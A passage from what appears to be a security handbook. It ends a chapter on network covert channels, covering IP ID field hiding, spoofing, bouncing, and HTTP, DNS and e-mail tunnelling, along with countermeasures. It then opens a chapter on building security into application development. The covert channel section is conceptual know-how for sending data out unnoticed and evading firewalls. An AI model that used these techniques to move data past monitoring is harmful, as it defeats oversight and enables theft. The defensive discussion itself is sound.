Sending a lot of information is unlikely with the above channel because one has to establish a lot of TCP sessions, which might appear suspicious. We would like the opportunity to carry data in every packet of the connection and not only in the initial one.



EXHIBIT 176.3 The IP header structure.

Using the IP ID field was suggested by Rowland.[3] The field may have a nonzero value on any packet, which allows the information transfer of up to 16 bits per packet without raising suspicion, because the IP ID field can have any legitimate value. Such a covert channel is implemented in the covert_tcp program.[3] Application proxy will always break such a covert channel as referenced above.

Covert channels can be significantly improved by adding spoofing and bouncing. Spoofing can help conceal the source of the communication, but can complicate things because response to such communication needs to be picked up off the wire by the sniffer. Spoofing also can help to create diversions by initiating spurious connections to third-party machines not related to the communicating parties. Bouncing (possible with, for example, ACK sequence number channel) works by initiating a spoofed communication with an innocent third party, which would then unwittingly respond to the intended destination of communication. More details on implementing this are also provided by Rowland.[3]

Similarly, encrypting the message before transmitting it over the covert channel is also helpful to add another layer of protection in case the channel is required. It can also help to prevent various man-in-the-middle and message injection attacks, possible in case the channel is discovered.

A detailed look at all the IP, TCP, UDP, ICMP, and other network protocol header options for the purpose of evaluating the potential of covert channels (with suggestions on blocking them) will provide a fascinating area of study, but unfortunately lies outside the scope of the current chapter. One of the efforts that covers many other header fields is found in Hintz.[4]

We should also note that covert communication (while not strictly a covert channel) is possible using the "uncommon" protocols (e.g., NVP, IGMP, EGP, GGP, etc.), which are not expected to carry interactive sessions. A casual look at "/etc/protocols" file on any UNIX machine reveals a long list.

Fortunately, or unfortunately, it depends on the side of the "security equation"; any device that interrupts the flow of the TCP/IP connection at higher layers, such as application proxy (Web proxy, SOCKS, etc.) or a good proxy firewall, will recreate the TCP/IP header and wipe out all the information hidden therein, with the exception of the destination port, which cannot be used for covert channeling due to its fixed value. Additionally, such a device will block the "uncommon" protocols, only allowing the specified list. How can one bypass this limitation? A higher-layer covert channel is the answer.

The trend to tunnel various network protocols over HTTP disturbs many security professionals because "everything over HTTP" means that many new attack vectors become possible through the firewall. This scenario also gives rise to new possibilities for covert channels. A classic example is a flurry of normal HTTP get requests (used to fetch the content off the Web server) to specific "scripts" or "Web applications." Many URLs used by today's Web applications are complicated and can be made to carry information. Requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?akg" might mean something different from requesting "http://www.example.com/detail/-/0130259608/102-5403649-1054521?bkg," and such long URLs can carry hundreds of bytes of information from the client machine to the malicious server. The response is possible via the pages themselves or via HTTP response codes (200, 302, 403, 404, etc.). Many programs utilizing telnet-like connectivity over the HTTP protocol are known (e.g., see "wwwshell"[5]).

Other application protocols (such as DNS) also open tunneling and covert channeling possibilities. In fact, "telnet over DNS" implementations are known, as are some others (such as "ICMP telnet" or Loki, detected by most current intrusion detection systems). Even "shell over SMTP," i.e., over e-mail, was implemented. Application protocols are well suited for tunneling because such communication can be made to pass through high-security proxy firewalls provided that the rules enforced by the firewalls are not violated. For example, the above HTTP get methods should be completely transparent to the firewalls. To summarize, we will refer the reader to the humorous example in Waitzman[6], which illustrates that tunneling is possible even in such extreme cases.

Recent advances in application-level tunneling include the "setiri" backdoor, described in Temmingh and Meer.[7] The backdoor utilizes the legitimate network applications to perform HTTP tunneling, thus avoiding not only network, but also host-based security controls.

Another real-life example of covert communication in action includes spoofing an NVP backdoor, discovered and analyzed by the Honeynet Project.

Now let us discuss covert channel risk analysis and countermeasures. As mentioned earlier, the classic host-based covert channels present almost no risk to the modern IT environment. Secure multilevel operating systems, where such channels manifest themselves, are not in widespread use.

The risk of network-based covert channeling is harder to evaluate. Due to the extreme advantage that the attacking party possesses in this case, it is suspected that most cases of covert channel use are never discovered and prevented. Automated attack agents such as worms and Trojans utilizing covert communication would present a high level of risk, provided they are actually discovered and described by anybody. We can only suspect that such methods are indeed used by advanced attackers.

As for preventive measures, keeping in mind that even the "Light Pink Book" authors stated that complete elimination is impossible on the host level, the network environment presents a more formidable challenge. Although system design analysis aimed at preventing some covert channels was conceivable in the tightly-controlled environment of the secure OS, no such analysis is likely to happen on the network. There is simply too much variety in methods of communication occurring on the modern networks.

To some extent, the proxy firewall and a combination of signature-based and anomaly-based intrusion detection systems can help, but infinite possibilities exist for evading such systems by various covert channels. Additionally, inline traffic normalizers (similar to the one proposed in Handley, Paxson, and Kreibich[8]) may serve as an additional layer of protection.

Security as a Value Enhancer in Application Systems Development

Lowell Bruce McCulley

> If carpenters built houses the way programmers build programs, the first woodpecker that came along would destroy civilization.
>
> **—Weinberg's Second Law of Computer Programming**

> Woodpeckers are just attempting to remove bugs.
>
> **—Further commentary by Weinberg**

Jerry Weinberg was actually commenting on the state of the art in software engineering in the 1960s, not present-day security engineering, when he authored his second law. The fact that his comment is as pertinent to today's malicious hackers as it was to innocent practitioners of by-gone days illustrates the fundamental truth that security is an inherent attribute of well-designed information systems. His additional commentary points out that systems-engineering activities (e.g., debugging) destabilize systems, clashing with the security imperative for stable systems. This chapter suggests that enlisting woodpeckers (or systems developers) in the security effort benefits both security and development. We posit that it is best to justify information security programs on economic issues in the management hierarchy by showing value from cooperating on technical issues in the project arena. The best way to benefit the development team and the entire organization is by working in harmony with development priorities, so we present several ways to do so.

We begin by surveying the current state of the art in information security programs, in which we identify some things that do not work as well as they might. Economic factors are discussed as the fundamental drivers of management decisions about technology, applications systems, and security. We proceed to an examination of the nature of application systems and associated technologies, to better define our focus and the scope and bounds of our concerns. This leads into a review of the systems development life cycle that applications follow, to understand how the development activities and security concerns change at different stages in the existence of applications systems. Finally, we introduce an innovative approach to using a new security engineering tool in a way that generates value for the systems development process. We close by discussing the integration of that approach into the systems development life cycle, and identifying some potential directions for future research and development.

177.1 State of the Art in Business Applications Systems Security

A paradigm shift seems needed in our approach to securing business information systems.

The fundamental shift is to position security as a value enhancer throughout the application systems life cycle, especially the development engineering process. Application systems security would benefit from several effects of this shift, based on decades of experience developing critical systems. The reason is that business organizations often resist rather than promote security programs, on economic grounds. Application systems are the most important point of focus, because they are the *raison d'etre* for information systems (and thus for information security) in the business world. To successfully accomplish this, we must first understand several things, including economic factors, the nature of application systems and their life cycle, security drivers, and even historical context. This chapter presents a framework and some tools to help integrate security into the application systems development process as a value enhancer.

Dr. Peter Tippett, CTO of TruSecure, recently wrote:

> For years, the focus of most security efforts has been centered on identifying and then fixing vulnerabilities in technology. The prevailing belief is that if a hole is found in the IT armor of an organization, it should be fixed immediately before it can be exploited by some cyber-deviant. While this approach sounds logical and effective, it is actually the beginning of a vicious cycle that occupies vast amounts of time and wastes several millions of corporate, government, and consumer dollars every year.[1]

Dr. Tippett goes on to draw an analogy with healthcare, saying:

> The current approach to security would also have us inoculated for the most minor of illnesses, and protected against every possible cut, bruise, or blister…

which is both ineffective and impractical. Medicine has progressed beyond this piecemeal approach by taking a holistic view of the organism and by emphasizing prevention as the best cure. Unfortunately information security has not followed that model, at least not yet, but it suggests a framework to use as a model to improve our struggling InfoSec efforts. We need to extend our focus to view information systems as functional entities rather than collections of technical components, and to define and address security concerns in that holistic context. By doing so, we also have the opportunity to transform our security efforts from a costly burden into a valuable benefit.

Securing Web-based business-to-business (B2B) E-commerce application systems poses new problems requiring a new approach to engineering security into the application systems development life cycle. A typical Web-based application utilizes external (e.g., Internet) connections from existing segmented network infrastructures that provide a layered defense-in-depth. The external connections are firewalled to protect an exposed demilitarized zone (DMZ) with hardened bastion hosts providing authorized services, monitored by intrusion detection systems (IDS), and isolated from the internal network by additional firewalls. No unnecessary ports are left open, and external network scans will find no vulnerabilities. This effectively isolates the internal systems from the uncontrolled external environment at the network infrastructure level, but at the application level things are different. By design, the Web server provides external connectivity to internal functions because that is the powerful advantage of E-commerce. However, this means that the external users are interacting with database and application servers that are not directly exposed through the infrastructure, but which may now be left exposed to attacks through the application design. The traditional approach of patching components when security vulnerabilities are found is no longer acceptable when those vulnerabilities may be discovered by attacks that disrupt databases critical to production scheduling or supply-chain ordering.

The reason for this situation is that today's integrated business information systems are highly evolved and complex systems of interdependent components structured in a logical organization, not a piecemeal collection of independent components to be patched and secured independently. As the complexity of our systems increases, the difficulty of finding and patching all the chinks in their armor becomes unmanageable. Worse, hidden dependencies arise that prevent recognition of vulnerabilities or prevent the application of patches, as well as obscuring responsibility for maintaining security. These factors all raise the cost of maintaining application systems security, which could be mitigated by more effective consideration of security when developing application systems.

For example, many systems affected by the SQL Slammer worm were reportedly running applications that embedded the affected Microsoft server code. Some of the system owners may not have even known their system was running the Microsoft code as a dependency within another package, which raises the question of whether they or the third-party software vendor (TPSV) bore responsibility for applying the requisite security patches. Many customers turn to TPSVs because the customer technical resources are limited, so they are dependent on the TPSV for support, including security issues associated with TPSV packages. TPSVs cannot blindly pick up patches from platform vendors and apply them to production systems at customer sites, because of risk that the patch may cause unforeseen and undesired side effects. The cost of qualifying vendor patches and applying them at customer sites is economically unpalatable for TPSVs, so it is unlikely that they will assume this role without some prodding. Potential liability exposure might be the necessary incentive, but reducing the required expense also would reduce the disincentive. Better engineering of security as a part of application systems development could provide this reduction.

The key to engineering security as a part of the application systems development process is to see security as an inherent attribute or characteristic of systems, not a separate feature. Basically, security is a way of expressing the robustness or fragility of systems. Information security concerns are described as confidentiality, availability, and integrity. When any of those is violated and expectations or requirements are not met, it is irrelevant whether they are broken by a malicious actor or the perversity of nature. Downtime, data corruption, and inappropriate disclosure are undesirable because they cause bad effects, not because they are caused by hostile adversaries. This definition makes security a feature that should be addressed within the established application systems development community, not parceled out for assignment to a separate organizational function. Information security practitioners can best promote improved practices by forming cooperative partnerships with application systems development organizations.

As a starting point, consider application security as a systems problem in which the overall security requirements and results are determined by the system environment. This is really another way of saying that appropriate security is accomplished by defense-in-depth, with the defense designed into overall system structure. The appropriate security is determined by application system requirements and implemented by making design trade-offs and utilizing underlying host and network facilities. For example, consider a sensitive application that sends user IDs and passwords unencrypted over a highly secure network using private protocols. Conventional information security practices might argue that an environment using unencrypted passwords should not be described as highly secure, but, in light of other design features, the cost of encryption is not justified by the value. Overall, the system is sufficiently secure, although one component may be less secure than it might possibly be. The successful security practitioner must understand how much security is enough, and how to accomplish that level of security cost effectively. Exploiting existing processes in the application systems development organization is a good way to accomplish this, and this chapter offers ways to do so.

177.2 Economic Factors

In the real world of business organizations, applications are the reason systems get built and deployed, to create and promote real economic value. Management decisions are driven most clearly by economic factors in the business world, but cost–benefit analyses are the underlying decisive factors in most sectors. There are complex psychological factors involved in accepting a certain cost in order to prevent risking an uncertain cost, so justifying the costs of information security programs on the basis of risk and cost avoidance can be difficult. It seems better to understand the forces that drive business initiatives and align security program justifications in harmony with them.

The fundamental issues that motivate the need for continued improvement in applications systems in business are nontechnical in nature. Economics is always the overriding priority, because even long-term strategic initiatives are undertaken in expectation of profitable returns on the investment. This gives systems associated with direct revenue producing activities a high stature, with those involved with handling money equally important (in many but not all companies, sales is more important than finance or operations). Systems dealing with cost containment and organizational overhead are not as high a priority, which may be significant to security program investments. Competitive advantage is a significant priority, because it generates economic benefits. Managers are always under pressure to reduce costs, and schedule is a cost, so managers are also pressed to shorten delivery dates as much as possible. All of these factors work against an isolated information security program that presents a clearly measurable cost against benefits of uncertain economic value, and make it desirable to find ways to use security programs to add measurable value.

Costs of developing information systems are a particularly difficult issue for most organizations, because of a number of inherent factors. Systems development is a highly specialized technical discipline that requires creative problem solving. The combination of discipline and creativity is not easily managed, leading to frequent schedule problems and associated budget overruns. Until a system is completed, the development results are not apparent, which forces management to expect success in large part based only on faith in the developers. These factors make development managers especially sensitive to issues that might affect schedule and costs. Security requirements introduce additional complexity and requirements into an already-difficult development environment, so information security programs are often not embraced enthusiastically by systems developers. Using security initiatives to help facilitate meeting development schedules and budget requirements is a desirable alternative that improves teamwork.

Experience has consistently shown that the cost of fixing problems scales dramatically upward later in the application systems life cycle. Obviously, the cost of fixing a problem in design is much less than the cost of finding and fixing it once the system is built and in QA testing, and the cost of finding and fixing it once the system is in production use is even more. As a rough rule of thumb, the cost of fixing problems increases by an order of magnitude, or is about ten times as much, for each stage later in the life cycle that the problem is found and fixed. Doing it right the first time is easiest and cheapest! This is really the fundamental drawback in the common approach to fixing security flaws as they are found in the field.

This phenomenon provides a great opportunity to turn the situation around and use security engineering to contribute positive value during the development process. By providing tools and techniques to identify and fix problems earlier in the system life cycle, security engineering can help to reduce the costs of those problems. For a simple example, buffer overruns frequently are the cause of vulnerabilities exploited by malicious adversaries, but they are also a cause of failures due to inadvertent errors, so they are undesirable because they cause a variety of problems. Thus, QA should and often does test for such scenarios. If QA is testing for buffer overruns, it will be much less expensive for developers to diligently avoid creating any that reach QA. That means using design and implementation techniques that prevent them and development tools that automatically recognize and test for them. This simple example shows good development engineering practice as well as purely information security considerations, but it illustrates the potential value that security engineering can provide by helping to reduce the cost of developing robust systems.

One major contributor to the cost escalation as problems are found and fixed later in the life cycle is the investment in schedule resources. Personnel and equipment have associated costs that must be accrued over time, so any extension of the schedule causes an increase in costs. This is a very important point for security practitioners to consider in their interaction with development organizations, because schedule is a very important and sensitive issue for developers. Any perception by the development team that security measures might cause delays or impede schedule progress is likely to lead to an adversarial relationship between the developers and the security practitioners. On the other hand, sensitivity to schedule issues and helpful cooperation in seeking to improve schedule performance will engender a much more positive relationship. Because many of the security concerns, especially those associated with availability and integrity, are also aspects of robust, reliable application systems, promoting good information security practices will contribute to improving quality without impacting schedule.

One particular issue around schedule may be a particular concern and an especially sensitive issue for the security practitioner to consider in certain development organizations. Software developers make a distinction between software prototypes, which are “quick and dirty” implementations used to explore design alternatives and evaluate their characteristics, and production-quality code that refines the chosen design alternative into a solid, robust implementation. A frequent issue is the pressure to take software prototypes to release prematurely, before refinements such as error checking or buffer bounds checking are added. A software development methodology referred to by terms such as “rapid deployment” or “extreme development” has gained some vogue, based on alleged cost reductions realized from dramatic schedule reductions. This methodology purports to reduce time and cost spent in development by using a quick turnaround to reduce the cost of fixing only those problems that are found to occur in production operations (the argument is “why waste time designing out problems that may never occur?”). This may simply hide costs by shifting them from development to operations or applications users, which is where the effects of production problems will be borne. The security risk is that such extreme development methodologies may be encouraging bad behavior (in slighting design and QA) for schedule rewards at the expense of introducing vulnerabilities that will only be recognized when they are exposed by operational incidents. These methodologies may have value to the organization, but need to be scrutinized carefully for total life-cycle cost justifications. Security practitioners should be aware that such “bleeding edge” approaches are often extremely attractive to the creative technical personnel on development teams so that related issues (such as security compromises) may turn into political hot potatoes.

To summarize, the main factors that are the drivers for business applications of information systems are nontechnical and primarily economic in nature. Direct financial impacts such as revenues and cost are extremely important, and strategic issues such as agility and competitive position are also very significant. These needs motivate the need for applications systems and also shape the organizational environment and life cycle of such systems. Businesses will always want better systems sooner and cheaper, so anything contrary to those imperatives will be swimming against the tide. Information security practitioners need to align their efforts to promote these business priorities and position themselves in the mainstream of organizational efforts supporting those priorities in order to effectively accomplish the mission of protecting the information assets of the organization. One way to accomplish this is to take the role of collaborator and promoter or evangelist preaching value of security and cost of insecurity within the application systems development community.

177.3 Application Systems Technology Base

It is important to remember that applications are the reason systems get built and deployed, to create and promote real business value. All the technology involved is simply a means to the end of delivering application functions to the users that benefit from their value. The systems environment, including the operating system kernel, utilities and administrative tools, user interfaces, software environments, network infrastructure, etc., is just the overhead required to deliver applications and realize the value that justifies their existence. Information systems security seeks to protect the components comprising the application systems environment for two basic reasons: (1) to keep them from being used to mount attacks and (2) because they are needed by applications. Protecting those components is a means to the end of safeguarding business information assets, not an end in itself.

Business information assets exist within the context of information systems. Safeguarding those assets is accomplished by protecting the information systems that contain them. In seeking to do so, it is helpful to understand the nature of the information systems as well as the information assets we seek to protect. This section presents a discussion of information systems theory and practice, focused on some features of great practical importance to applications and to security.

In the most general meaning, systems are a collection of functional elements organized in structure so that they interact to perform a particular function or task. Elements are often modular subsystems that can be viewed as independent systems themselves. Thus, a distributed application system may be comprised of network elements such as hosts and servers that are also individual systems operating in a network environment. The view of systems as a collection of subsystems that may be considered as independent systems themselves has some very important consequences that must be understood by the security practitioner concerned with systems security.

For one, a complex networked system may be a fragile assembly of robust components, because the structure and interactions of components are essential for the proper function of the system. The common approach of fixing security vulnerabilities as they are discovered has the effect of hardening the local components at the level of the patch, but not necessarily improving the security of the systems that incorporate those components. For example, a buffer overflow attack is a way of circumventing access controls on a hardened network. Using permitted traffic to carry malicious content through the controls on secured channels, in order to ultimately exploit an implementation flaw, allows the perpetrator to break containment and obtain unsecured access on a bastion host within a secured perimeter. Arguably, the implementation flaw could be said to make the network vulnerable instead of secure, but the vulnerability could be masked by filtering malformed traffic within the network instead of exposing the flawed implementation to potentially hostile input. The point is that the network system as a whole may be more or less vulnerable, independent of any one component.

Another consequence of viewing systems as a collection of subsystems is that it creates a hierarchical relationship in which it is essential to define the appropriate level of discussion in order to establish the scope and bounds of the system entities. This is extremely important for the development process, because the most common approach to developing information systems is to define modular functions that are subsequently refined and arranged in structures of increasing complexity. Managing this process and the resulting complexity is one of the major challenges in the field of business information systems, and especially in systems development. Failure to adequately meet this challenge may be the underlying cause of most security vulnerabilities.

One approach to managing this complexity is to view the hierarchical structure of information systems in an orderly sequence from a particular perspective. Two perspectives commonly encountered are top down and bottom up. Top–down design generates abstract systems design, broken down into software subsystems of programs and data structures. Bottom–up construction assembles physical resources into networks that run programs and communicate data. The software engineering process designs application systems from the top down and builds them from the bottom up.

Another way to express this is to consider that automated information systems exist at the intersection of a top–down perspective that describes abstract logical design and a bottom–up view of concrete physical implementation. The top–down approach deals with functional business information systems (e.g., payroll, order entry, etc.) and the bottom–up approach deals with programs and data on networked hardware and software systems.

This creates an ambiguity that commonly leads to confusion over which view is meant when referring to systems, e.g., identifying systems for a security assessment. Do we mean the logical business function or the software and hardware that implement it? Evaluating access controls on a distributed ERP application is not the same as evaluating access controls on the networked servers hosting it. The security practitioner must clearly understand and communicate which perspective is intended when the context does not sufficiently identify the reference to make it unambiguous.

Information security practitioners need to take both views into account. Effective security programs must consider the value at risk, which can really only be determined based on the business functions expressed in the top–down perspective, and the cost of protecting the information assets, which depends on the implementation details embodied in the bottom–up view. The challenge is to secure applications by incorporating security as an integral part of the engineering process that develops and integrates both the top–down design and the bottom–up implementation of application systems.

There are also two phases of an application system's life during which different security concerns should be considered. Most commonly, application systems security is focused on the application during production operations, as this is when the application is performing its function of generating value (and thus, where it spends most of its lifetime). The development of application systems is generally considered separately, more as a production application of development tools and systems than in the context of the application being developed. This may minimize several important concerns. For one thing, security breaches during development may disclose or introduce vulnerabilities in the application itself ("dumpster diving" is an exploit that may target development documentation to identify vulnerabilities to be attacked in the application system product). For another thing, the development process may interact with production operations during design, testing, and deployment in ways that create or expose vulnerabilities in the production environment. For those reasons, application development should be considered in conjunction with the operational application systems by security practitioners concerned with the security of such systems. This is particularly challenging because the nature of development organizations and activities is distinctly different from production operations. It may be best to avoid tackling security issues in the development environment head-on and instead cooperatively team with developers to focus on improving security of the resulting application systems, while also seeking to indirectly improve development environment security (awareness and influence will be more effective with the developer personalities than direct authority).

177.4 Application Systems Components

Application systems may be comprised of a tremendous variety of components or subsystems, each of which introduces its own particular issues and concerns regarding security. In addition, the relationships and interactions among components also introduce further security complications. Developers who might be ignorant of security considerations may overlook or underestimate the importance of these issues. The security practitioner should be aware of the nature of major components that frequently comprise application systems, and have some acquaintance with the security issues that might be associated with them.

A superficial survey of the various components associated with applications systems is provided in this section, as an introduction to the many aspects that need to be considered both by application developers and security practitioners. The full range of components potentially comprising application systems includes hardware and firmware, operating system components (kernel, drivers, memory management), process management software (loader, scheduler, termination handler, core dumper), file system, command interpreter (shell), utilities, system runtime environment (environment variables, ports, configuration parameters), network protocol stacks, database software (e.g., SQL [Structured Query Language]); user interfaces (GUIs [graphical user interfaces], command shells), help systems, runtime systems (language support libraries, object management systems), development tools (compilers, source management tools, profilers, debuggers, linkers, diagnostics), console management tools (backup utilities, remote administration packages, configuration management and remote deployment facilities, load managers, event loggers, tools, user account managers), and the organizational environment (management, operations personnel, users, developers, vendor support staff, etc.).

The foundation for any system is the hardware used to implement it. Unfortunately, there are often features designed into the hardware to support security that are not utilized within the systems and application software. Sometimes the features are ignored by the software environment; others are more or less fully supported by the basic system software, but hidden or unutilized in other software components. Some hardware provides extremely flexible features that are normally utilized in a standard fashion, but can be used in other ways. This may camouflage security risks, because many users and technical staff may be unaware of the potential for alternative usages. An example is network interface cards (NICs) for Ethernet, which implement a media access control (MAC) address that is hard-coded by the manufacturer and encodes the manufacturer ID. However, the Ethernet chips used in some NIC cards allow the MAC address to be set to other arbitrary values by running software, which could introduce unrecognized security vulnerabilities in some systems.

Most intelligent hardware devices employ embedded firmware implementing the necessary system processing and control features. In the case of stand-alone network hardware, this firmware may embody the entire special purpose operating system required to install, configure, operate, maintain, and manage the device. General purpose computers incorporate firmware to extend basic hardware functions; for example, the NIC card MAC address functionality previously described is implemented by a combination of hardware and firmware. Differing firmware revision levels may introduce inconsistent security features, either fixing previously discovered vulnerabilities or introducing new ones. (A pseudo-scientific law of computer programming states that fixing any bug simply replaces it with two smaller bugs!) Firmware configuration management introduces potential security vulnerabilities. An example of the security vulnerabilities associated with firmware features would be the viruses that rewrite the firmware in the boot ROM to substitute virus code.

Operating system software provides functions to extend the basic hardware environment to provide more conveniently usable features for general purpose uses. The major operating system software consists of a kernel implementing I/O facilities, memory management, CPU scheduling, device drivers, file system code, and process management (loader, scheduler, termination handler, and perhaps a core dumper). The basic facilities to support user authentication, authorization, and access control, or privileges and protections, are provided by operating systems functions. In addition, the associated command interpreters (or shell) and utilities may be considered part of the operating system, although the distinction between bundled and unbundled system components becomes very indistinct in this area. This feature is often exploited by intruders who replace bundled system components with modified versions to cover their tracks or introduce additional vulnerabilities. The operating system environment is often considered as separate and distinct from applications systems components, although it really is an essential element determining the fundamental security characteristics presented to the application system. Many security problems result from attacks that exploit vulnerabilities in applications or utilities to break out of the software function, to gain access to unintended and unrestricted operating systems capabilities. The capabilities exposed to such exploits are determined by how the application systems developers have utilized the underlying operating system features, but generally they are very significant concerns for the security practitioner.

Network protocols are an essential element of distributed systems, generally following the layered architecture made famous by the ISO Open System Interconnection (OSI) protocol stack model. Internet protocols based on TCP/IP have become ubiquitous, but other protocol models still are used, although less widely. Many older protocols that once used an entirely proprietary stack have substituted TCP/IP for lower layers while retaining their distinct higher-level functional interfaces. There are many security concerns associated with network protocols. The criticality of their functions and their nature as communications media make them especially attractive targets for attacks, both as an end objective (e.g., denial of service, data theft) and as a stepping stone (e.g., worm vectors, relay systems). Because of this, network security is a separate specialized field, but the dependency on network protocols by distributed applications systems forces consideration of protocols as an important factor relevant to application security. The tight integration of network protocols with local I/O in some modern operating systems makes it easy to inject malicious input from remote sources. This is exploited by attacks such as relatively low-level buffer overflows and higher-level cross-site scripting attacks. Network protocols are extremely flexible and must be carefully considered for potentially dangerous interactions with applications systems. This is one reason that it is imperative to ensure that any protocols received by a system must be properly handled (i.e., no unnecessary open ports listening for TCP/IP input, and all services on required ports properly configured for security).

GUIs are commonly used for interactive applications, utilities, and commands in modern systems. It is important to keep in mind that many systems incorporate software that uses command line interfaces, either because they were developed before GUIs were so common (legacy code), or because command lines are more convenient for expert users and automated scripting. Such hidden non-GUI interfaces may provide targets for attackers, especially using network protocols to inject malicious input. Developers of new programs providing such interfaces for scripting convenience may assume that all input will come from local (and thus trusted) sources, and therefore not provide careful input validation and buffer checking, thus creating potential vulnerabilities to remote attackers or malicious local users. Because system designers frequently separate user interfaces as front-end GUIs from back-end processing of application business logic, this should be an area of particular concern for application systems security.

Database software, such as SQL processors, is an essential component of many application systems, and, as such, must be a major security concern. SQL packages may themselves be subsystems including multiple components, and the interaction between these components may have important security implications. For example, the SQL Slammer worm exploited a vulnerability in an SQL component interface in order to cause malicious commands to be executed by other system components. This vulnerability was present not only in stand-alone SQL servers, but also in embedded database components hidden within packaged application systems.

There is a help system provided with most modern application systems and GUIs, to provide context-specific assistance to the application users. This is not normally considered a security concern, and has not been an attractive target for exploits. There is a slight possibility that the components used to provide application help could have vulnerabilities that might be subject to some attacks, but this seems fairly insignificant. A more significant concern might be the potential for inappropriate disclosure of information through context-specific help facilities, especially if the help facilities also provide an interface to remote diagnostic and support tools. In general, this area is probably not a major application systems security concern, but at the same time it should not be completely forgotten.

The runtime execution environment within a system consists of the various parameters that are used to set variable values controlling system functions; for example, the IP address of a networked host. Many of these configuration parameters are stored in some nonvolatile format (e.g., parameter files) and then used to initialize values for dynamic elements of the system. The configuration files may be read and interpreted by a script processor (e.g., through the command shell) or directly by the associated program itself. Sometimes the values are stored in environment variables to make them accessible over a longer period of time within the executing system environment. The contents of environment variables and configuration files are subject to attack and may provide avenues for exploits. These features are provided by the operating system and are subject to whatever access controls are implemented in that system and used by the developers of the particular features. An important issue regarding system privilege and protection mechanisms is that developers often find finely granular mechanisms cumbersome and inconvenient and thus may use shortcuts such as elevated privilege or less protection to reduce implementation efforts at the expense of security. Such features are usually considered internal details that are not exposed to external threats and thus may not be protected beyond "security through obscurity," which may leave vulnerabilities such as the potential for scripts to inject malicious commands (frequently executed with elevated privilege or undesirable account context). Also, inappropriate modification of these component values could well result in denial of service. The application systems security concerns associated with these features are certainly significant, but the relative obscurity of any vulnerabilities helps to moderate the priority of those concerns.

Modern software engineering seeks to abstract logical representations of function from the concrete (albeit virtual) resources used to implement those functions. As a consequence, application development tools such as object-oriented environments include extensive runtime support, which is often hidden even from the application developers. From a software engineering perspective, this is desirable as a means of hiding complexity, but from a security perspective this has the undesirable consequence of hiding dependencies and possible vulnerabilities. Object reuse is a major priority for reducing development costs, and this requires the most general and least constrained implementations. As a result, bounds and value checking may be compromised or complicated because the specific validation requirements often depend on the particular usage. It is not possible to effectively perform some validation (such as buffer size) external to the module or object using the values, but it may be more complicated to implement an effective check at the site of usage for arguments supplied externally by an invoking object or module. The security concerns in this area seem to be primarily focused on denial-of-service possibilities, although there should also be some awareness of dependencies on external vendors to provide secure components and eliminate vulnerabilities in their object management and compiler runtime systems. A related area of concern is the use of dynamic linked libraries (DLLs) in some systems, which provides a potential vulnerability for substitution of components incorporating malicious code in place of the original trusted components. This could be utilized by "root kits" installed to further exploit a compromised system. Application systems would be vulnerable to this exploit, although it may be more likely to target bundled host system components that are more widely known to attackers.

Management and operational support tools are essential components associated with any significant application systems, especially in a distributed network environment that may use "lights out" data center practices. The phrase "lights out" refers to data centers running 24/7 without being staffed 24/7, depending on automated management tools to allow remote administration by remote operations centers with online monitoring, or on-call operations personnel alerted using pagers. Event loggers, reporting and filtering tools, centralized monitors, and remote access to management consoles are all elements of the management systems used to support online operations for network systems delivering critical applications. These components are especially critical because they are vital to maintaining security of applications systems, and they are complex and subject to vulnerabilities themselves. The good news is that management systems are frequently supplied by major vendors who recognize the critical role of such systems and are committed to their security. The bad news is that such powerful management systems may introduce vulnerabilities especially to application dependencies (the most common denial-of-service attacks are those inadvertently perpetrated by system and network administrators making mistakes during routine operations). Other management and operational support tools include backup utilities, load managers, deployment and configuration management tools, and user account managers. Such tools are obviously significant security concerns, but those concerns may not have received the same scrutiny for isolated functional utilities as they do for centralized console managers. For example, in small organizations or for less-visible applications, backups may be routinely performed but never tested. Failure modes need to be considered as potential security issues, so that a network glitch during a remote upgrade does not result in a complete denial of service (such considerations highlight the indistinct boundary between security and application design and implementation). The security practitioner concerned with application systems security needs to be very aware of and concerned about these tools, and may want to enlist operations and development staff to cooperatively review and address security implications in these areas.

As previously mentioned, applications systems development presents a unique environment with its own set of security considerations. Development tools include source management packages, compilers, linkers, profilers, debuggers, diagnostics, and many other utilities. In addition, developers and QA testers may need the ability to manipulate the running system environment in ways that production operations and ordinary users do not require (e.g., to set up or recover from specific test scenarios), and thus may be routinely granted access to use privileges that present security concerns. Because of this, development systems and accounts may be particularly attractive and valuable targets for attackers. There may also be vulnerabilities exposed in the development environment and process that are not present in production operations; for example, if samples of production data are used for testing without ensuring that appropriate protection is provided for sensitive content. This problem may be exacerbated once applications systems move to production, because problems during production may require access to sensitive data or even to production systems. Normally, a well-managed development organization will be effectively isolated from production to minimize security exposures, but this discipline comes at a cost and is especially subject to compromise when problems occur. Such situations require heightened awareness of security issues by all personnel involved (and, of course, entail a heightened stress level that makes everyone less receptive to reminders, highlighting the importance of cultivating routine awareness of good practice).

Finally, no application system functions in a vacuum. Applications systems exist to serve human purposes in some form or fashion. The interactions with humans occur within an organizational environment and culture that defines the fundamental security context that must be considered by any effective practitioner. The organization includes management, users, operations personnel, developers, and external personnel such as vendor support staff. Each has their own function and may place their job as a higher priority than security, so it is human nature that they may take shortcuts for convenience or intentionally or unintentionally compromise security in other ways. The security practitioner must remember that the goal of security is to protect the utility of systems to the organization, which requires promoting awareness of security considerations by all personnel. Most importantly, the practitioner must remember that the greatest utility is likely not the most secure system, but one with carefully considered security policies and practices that are appropriate to the system and organization. The reason for cooperatively integrating application systems security concerns into the development process is to properly establish the most appropriate security posture and to effectively implement it.

177.5 Technical Concerns for Application Systems

